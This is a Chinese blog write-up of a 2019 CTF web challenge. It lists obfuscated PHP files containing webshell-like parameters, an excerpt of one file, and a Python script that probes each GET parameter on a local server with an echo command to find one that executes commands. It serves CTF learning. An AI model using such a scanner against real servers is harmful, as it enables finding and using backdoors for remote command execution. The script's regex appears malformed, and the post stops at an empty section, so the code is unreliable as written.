

# [原题复现]强网杯 2019 WEB高明的黑客

原创

笑花大王 于 2020-02-10 07:53:00 发布 709 收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/weixin\\_43818995/article/details/104257763](https://blog.csdn.net/weixin_43818995/article/details/104257763)

版权

## 简介

原题复现：


考察知识点:python代码编写能力。。。

线上平台:<https://buuoj.cn>（北京联合大学公开的CTF平台） 榆林学院内可使用信安协会内部的CTF训练平台找到此题

## 简介

页面提示有源码可以下载，直接拼接URL [www.tar.gz](http://www.tar.gz)

下载后发现一堆php 初步考虑就是有考察根脚本编写有关



名称	修改日期
_2vrGNC0lom.php	2019/5/23 14:35
_3ooq3d8Byu.php	2019/5/23 14:35
_4CmIbRfJK.php	2019/5/23 14:35
_9p2Aae6w5F.php	2019/5/23 14:35
_385yZqb8nU.php	2019/5/23 14:35
_AykH7PwnL.php	2019/5/23 14:35
_aogUaeXvZs.php	2019/5/23 14:35
_BakI86wjN.php	2019/5/23 14:35
_CQCZ9TbY.php	2019/5/23 14:35
_D6ejp8Xmuq.php	2019/5/23 14:35
_FgERHAMWIG.php	2019/5/23 14:35
_FGYeRbcQPm.php	2019/5/23 14:35
_gCatIc_BUn.php	2019/5/23 14:35
_gHuhUjWDAs.php	2019/5/23 14:35
_kdXVqUhefv.php	2019/5/23 14:35
_kP09z3Q6JR.php	2019/5/23 14:35

打开代码发现这些 有get、pos 还有var\_dump() 每个页面都有很多看WP说这是shell 因为很多都不能用所以要编写一个能检测利用的py

```
run.py x routes.py x login.htm
1 <?php
2 $Fcz = 'P_9S39NX';
3 $ox = 'ZaZLmHv';
4 $Byd = 'dgUpq';
5 $Jh29QTP = 'IrNM4ypJ';
6 $Ij10Kj = 'ASZdv7e';
7 $KHtsnu4 = '_Hy';
8 $qn = 'Qwb2hA1D7Z';
9 $YV5Fx17z = 'CSFk';
10 $QDC = 'n0TsNk5';
11 $EAqGU0Z_rh = 'OZz';
12 $uJA97EDbuF = 'wr4';
13 $Fcz = $_GET['StQ2aBhwb'] ?? '';
14 $T5jkfRBvX = array();
15 $T5jkfRBvX[] = $Jh29QTP;
16 var_dump($T5jkfRBvX);
17 $Ij10Kj = $_POST['NEXzm5bfdG9'] ?? '';
18 $KHtsnu4 = explode('PjvCfx', $KHtsnu4);
19 $YV5Fx17z = $_POST['z1iHvAe1P_Zz'] ?? '';
20 $QDC .= 'ONvYIvuEdMd';
21 $UsY1sdcs = array();
22 $UsY1sdcs[] = $EAqGU0Z_rh;
23 var_dump($UsY1sdcs);
24 $bABY5Sqn = new stdClass();
25 $bABY5Sqn->kt = 'yw08tA4';
26 $bABY5Sqn->ZOH = 'H2RnJc1Y5K7';
27 $suDIBv = 'Z7BpuIMQa';
28 $DN = 'fgKFgigG0Jf';
29 $W_ = 'Vf';
30 $PqGnpX3C = 'w72ndsNTA_';
```

### v1.0版本(速度太慢)

```
import re
import os
import requests

files = os.listdir('src/') #获取路径下的所有文件
reg = re.compile(r'(?<=_GET\[\'*\].*(?=\[\'*\]))' #设置正则
for i in files: #从第一个文件开始
    url = "http://127.0.0.1/src/" + i
    f = open("src/"+i) #打开这个文件
    data = f.read() #读取文件内容
    f.close() #关闭文件
    result = reg.findall(data) #从文件中找到GET请求
    for j in result: #从第一个GET参数开始
        payload = url + "?" + j + "=echo 123456" ##尝试请求次路径，并执行命令
        print(payload)
        html = requests.get(payload)
        if "123456" in html.text:
            print(payload)
            exit(1)
```

### v2.0(加了多线程)

## 简介

